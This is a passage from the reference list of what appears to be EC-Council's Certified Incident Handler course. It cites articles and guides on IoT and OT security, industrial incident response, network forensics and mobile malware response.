1028. Elena and Anna, (2022), Internet of Things (IoT) Security: Challenges and Best Practices, from https://www.apriorit.com/white-papers/513-iot-security.

1029. The Ultimate IoT Security Best Practices Guide, from https://pages.awscloud.com/rs/112-TZM-766/images/IoT_Security_Best_Practices_Guide_design_v3.1.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1030. Arctic Wolf, (2021), IoT Security Risks: 5 Best Practices to Protect Your Business, from https://arcticwolf.com/resources/blog/5-best-practices-protect-business-from-iot-security-risks.

1031. Tips and Tricks for Avoiding IoT Threats, from https://steadynetworks.com/tips-and-tricks-for-avoiding-iot-threats.

1032. IoT Attack, from https://www.wallarm.com/what/iot-attack.

1033. MAŁGORZATA KAWAŁKOWSKA, IoT Security: What are the Risks and How to Keep Your IoT Device Safe?, from https://spyro-soft.com/blog/iot-security-what-are-the-risks-and-how-to-keep-your-iot-device-safe.

1034. Kevin Austin, (2019), How to Mitigate the IoT Attacks that are Increasing at 217.5%, from https://www.techtarget.com/iotagenda/blog/IoT-Agenda/How-to-mitigate-the-IoT-attacks-that-are-increasing-at-2175.

1035. Amanda Clark and Rudolph, How to Mitigate IoT Security Risks (8 Strategies That Work), from https://www.cloudcredential.org/blog/how-to-mitigate-iot-security-risks-8-strategies-that-work.

1036. Abdul Moiz, IoT: How Secure are You With the Internet of Things? Externetworks, from https://blog.externetworks.com/iot-how-secure-are-you-with-the-internet-of-things-externetworks.

1037. (2021), IoT Lens AWS Well-Architected Framework Best Practices, from https://docs.aws.amazon.com/pdfs/wellarchitected/latest/iot-lens/wellarchitected-iot-lens.pdf#best-practices-1.

1038. Best Practice 5.1 – Build Incident Response Mechanisms to Address Security Events at Scale, from https://docs.aws.amazon.com/wellarchitected/latest/iot-lens-checklist/best-practice-5-1.html.

1039. (2022), 8 Best Practices for Securing the Internet of Things (IoT), from https://securityscorecard.com/blog/best-practices-for-securing-internet-of-things.

1040. Jessica Groopman and Kaleido Insights, (2020), 6 Best Practices for IoT Security During Global Uncertainty, from https://www.techtarget.com/iotagenda/tip/6-best-practices-for-IoT-security-during-global-uncertainty.

1041. eross-msft, v-krishnag, dominicbetts, philmea, robinsh, and BryanLa Sectrio, (2022), Security Best Practices for Internet of Things (IoT), from https://learn.microsoft.com/en-us/azure/iot-fundamentals/iot-security-best-practices.

1042. IoT Security Best Practices, from https://www.dsci.in/sites/default/files/documents/resource_centre/IoT%20Security%20Best%20Practices.pdf.

1043. IoT Security Best Practices, from https://www.fortinet.com/resources/cyberglossary/iot-best-practices.

1044. (2022), Complete Guide to IoT Security, from https://sectrio.com/complete-guide-to-iot-security.

1045. Adam Weinberg, (2022), Top 7 IoT Cyber Security Vulnerabilities for 2022, from https://www.firstpoint-mg.com/blog/iot-cyber-security-vulnerabilities.

1046. (2022), 6 Ways to Reduce your IoT Attack Surface, from https://www.techrepublic.com/article/reduce-iot-attack-surface.

1047. Etay Maor, (2022), Why OT Environments Are Getting Attacked And What Organizations Can Do About It, from https://www.spiceworks.com/it-security/cyber-risk-management/guest-article/why-ot-environments-are-getting-attacked-and-what-organizations-can-do-about-it.

1048. (2022), Top Five OT Security Threats, from https://www.nomios.com/news-blog/top-five-ot-security-threats.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1049. Amit Musale, (2022), 7 OT Cyber-attacks That Decimated the Critical Infrastructure Businesses, from https://payatu.com/blog/amit.musale/ot-attacks.

1050. Rishu Kalantri, (2022), Assam: Oil India Limited Under Major 'Cyberattack', from https://www.eastmojo.com/news/2022/04/12/assam-oil-india-limited-under-major-cyberattack.

1051. (2022), Preparation for OT Incident Response, from https://www.youtube.com/watch?v=I9qPdFaboU8.

1052. (2022), Preparation for OT Incident Response, from https://www.rsaconference.com/library/presentation/usa/2022/preparation%20for%20ot%20incident%20response.

1053. Lesly Carhart, (2022), Preparation for OT Incident Response, from https://static.rainfocus.com/rsac/us22/sess/1636739319925001uA7P/finalwebsite/2022_USA22_SBX4-RIL1_01_Preparation-for-OT-Incident-Response_1654480754047001bv10.pdf.

1054. From Events to TTPs: Maturing OT Incident Response with MITRE ATT&CK® for ICS, from https://www.forescout.com/resources/from-events-to-ttps-maturing-ot-incident-response-with-mitre-attack-for-ics.

1055. Trend Micro, (2021), Optimize Your Incident Response Planning with the MITRE Framework, from https://www.trendmicro.com/en_in/ciso/21/h/optimize-your-incident-response-planning-with-the-mitre-framework.html.

1056. ICS Matrix, from https://attack.mitre.org/matrices/ics.

1057. Katie McCaskey, Operational Technology (OT) a Growing Cybersecurity Risk, from https://netcentrics.com/operational-technology-ot-a-growing-cybersecurity-risk.

1058. What is Operational Technology (OT) Security?, from https://www.ssh.com/academy/operational-technology/ot-security#common-ot-security-challenges.

1059. Gaurav Pratap, (2021), OT Security: Risks, Challenges and Securing your Environment, from https://www.tripwire.com/state-of-security/ot-security-risks-challenges-and-securing-your-environment.

1060. Debjyoti Guha, (2022), Operational Technology Security is Compromised by Third-Party Risk, from https://www.skyboxsecurity.com/blog/operational-technology-security-compromised-third-party-risk.

1061. OT Security Services, from https://www.aujas.com/ot-security-services.

1062. Ken Proska, Corey Hildebrandt, Daniel Kapellmann Zafra, and Nathan Brubaker, (2021), Portable Executable File Infecting Malware Is Increasingly Found in OT Networks, from https://www.mandiant.com/resources/blog/pe-file-infecting-malware-ot.

1063. Ryan Moody, (2022), Five Signs It's Time To Rethink Your OT Security, from https://www.forbes.com/sites/forbestechcouncil/2022/08/04/six-signs-its-time-to-rethink-your-ot-security.

1064. Jessica Amado, Sepio Provides OT Device Security Through Physical La yer Visibility, from https://sepiocyber.com/blog/operational-technology-security-threat.

1065. M. Yousuf Faisal, (2022), Part # 3 - OT / ICS Network Security Architecture & Segmentation, from https://www.linkedin.com/pulse/part-3-ot-ics-network-security-architecture-m-yousuf-faisal.

1066. Mirko Zorz, (2019), How can Security Teams Effectively Monitor OT and ICS Networks?, from https://www.helpnetsecurity.com/2019/11/05/monitor-ot-ics-networks.

1067. Network Traffic Analysis, from https://www.rapid7.com/fundamentals/network-traffic-analysis/#:~:text=Network%20traffic%20analysis%20is%20an,an%20eye%20out%20for%20attacks.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1068. Marcos Schejtman, (2020), What is ICS Security? How to Defend Against Attacks, from https://logrhythm.com/blog/what-is-ics-security-how-to-defend-against-attacks.

1069. Jeff Week, (2022), Ease the Analyst Workflow with LogRhythm NDR, from https://logrhythm.com/blog/ease-the-analyst-workflow-with-logrhythm-ndr.

1070. Forensic Focus, (2021), IoT Network Traffic Analysis: Opportunities and Challenges for Forensic Investigators, from https://www.forensicfocus.com/webinars/iot-network-traffic-analysis-opportunities-and-challenges-for-forensic-investigators.

1071. Webpwnized, (2015), Introduction to NetworkMiner Network Packet Capture Parser, from https://www.youtube.com/watch?v=MifkwvCqeos.

1072. Mike Motta, (2015), Basics of how to use Network Miner, from https://www.youtube.com/watch?v=vo9tK3ABw8o.

1073. OTW, (2018), Network Forensics, Part 2: Detecting and Analyzing a SCADA DoS Attack, from https://www.hackers-arise.com/post/2018/09/27/network-forensics-part-2-detecting-and-analyzing-a-scada-dos-attack.

1074. Raj Chandel, (2019), Multiple ways to Capture Memory for Analysis, from https://www.hackingarticles.in/multiple-ways-to-capture-memory-for-analysis.

1075. Jalal Bouhdada, (2018), OT Incident Response: Is it Mission Impossible?, from https://www.securityweek.com/ot-incident-response-it-mission-impossible.

1076. Sectrio, (2022), Complete Guide to OT Security, from https://sectrio.com/complete-guide-to-operational-technology-ot-security.

1077. What is Operational Technology (OT) Security?, from https://www.checkpoint.com/cyber-hub/network-security/what-is-operational-technology-ot-security .

1078. Michael Powell, Michael Pease, Keith Stouffer, CheeYee Tang, Timothy Zimmerman, John Hoyt, Stephanie Saravia, Aslam Sherule, Barbara Ware, Lynette Wilcox, and Kangmin Zheng, (2022), Responding To and Recovering from a Cyber Attack, from https://www.nccoe.nist.gov/sites/default/files/2022-02/mfg-recovery-project-description-draft.pdf.

1079. (2009), Recommended Practice: Developing an Industrial Control Systems Cybersecurity Incident Response Capability, from https://www.cisa.gov/uscert/sites/default/files/recommended_practices/final-RP_ics_cybersecurity_incident_response_100609.pdf.

1080. A Comprehensive Guide to Operational Technology (OT) Cybersecurity, from https://www.missionsecure.com/ot-cybersecurity.

1081. OT and ICS Security: The Next Big Challenge, from https://www.balbix.com/insights/ots-and-ics-security-the-next-big-challenge.

1082. Natalia Godyla and Chris Sistrunk, Mitigate OT Security Threats With These Best Practices, from https://www.microsoft.com/en-us/security/blog/2021/05/18/mitigate-ot-security-threats-with-these-best-practices.

1083. (2022), Recovery after OT-based Security Incidents, from https://www.cisa.gov/uscert/ncas/alerts/aa22-103a.

1084. (2021), Gartner Predicts By 2025 Cyber Attackers Will Have Weaponized Operational Technology Environments to Successfully Harm or Kill Humans, from https://www.gartner.com/en/newsroom/press-releases/2021-07-21-gartner-predicts-by-2025-cyber-attackers-will-have-we.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1085. Prayukth K V, (2022), Basic IoT and OT Security Practices that can Significantly Reduce your Cyber Risks, from https://sectrio.com/basic-iot-and-ot-security-practices-to-reduce-cyber-risks.

1086. Eric MacDonald and Chris Sistrunk, (2021),5 Cybersecurity Best Practices to Protect Your OT Systems, from https://www.powermag.com/5-cybersecurity-best-practices-to-protect-your-ot-systems.

1087. Michael Yehoshua, (2022), 5 Best Practices for Operational Technology (OT) Security, from https://blog.scadafence.com/5-ot-security-best-practices-for-industrial-digital-transformation.

1088. Tyra Appleby, (2020), ICS/SCADA Security Technologies and Tools, from https://resources.infosecinstitute.com/topic/ics-scada-security-technologies-and-tools.

1089. Donovan Tindill, (2021), How Threat Actors Get Into OT Systems, from https://www.darkreading.com/edge-articles/how-threat-actors-get-into-ot-systems.

1090. (2021), Security Best Practices for Manufacturing OT, from https://d1.awsstatic.com/whitepapers/security-bp-for-manufacturing-ot.pdf.

1091. (2022), New BotenaGo Variant Discovered by Nozomi Networks Labs, from https://www.nozominetworks.com/blog/new-botenago-variant-discovered-by-nozomi-networks-labs.

1092. Bill Toulas, (2022), New Stealthy BotenaGo Malware Variant Targets DVR Devices, from https://www.bleepingcomputer.com/news/security/new-stealthy-botenago-malware-variant-targets-dvr-devices.

1093. (2022), BotenaGo's New Avatar Targets Lilin DVR Devices, from https://cyware.com/news/botenagos-new-avatar-targets-lilin-dvr-devices-85088327.

1094. Ofer Caspi, (2021), AT&T Alien Labs Finds New Golang Malware (BotenaGo) Targeting Millions of Routers and IoT Devices with more than 30 Exploits, from https://cybersecurity.att.com/blogs/labs-research/att-alien-labs-finds-new-golang-malwarebotenago-targeting-millions-of-routers-and-iot-devices-with-more-than-30-exploits.

1095. Andrew Hoog, (2016), The Incident Response Playbook for Android and iOS, from https://www.slideshare.net/cisoplatform7/the-incident-response-playbook-for-android-and-ios.

1096. (2023), Mobile Experience for Security Incident Response, from https://docs.servicenow.com/en-US/bundle/utah-security-management/page/product/security-incident-response/concept/mobile-sir.html.

1097. (2022), 10 signs a mobile device has been infected with malware, from https://www.securitymagazine.com/articles/98557-10-signs-a-mobile-device-has-been-infected-with-malware.

1098. Nica Latto and Caroline Corrigan, (2023), How to Find and Remove Viruses on Android Phones and iPhones, from https://www.avg.com/en/signal/remove-phone-virus.

1099. (2021), Cybersecurity Incident & Vulnerability Response Playbooks, from https://www.cisa.gov/sites/default/files/publications/Federal_Government_Cybersecurity_Incident_and_Vulnerability_Response_Playbooks_508C.pdf.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

E|CIH

EC-Council Certified Incident Handler

EC-Council

Building A Culture Of Security

EC-Council Official Curricula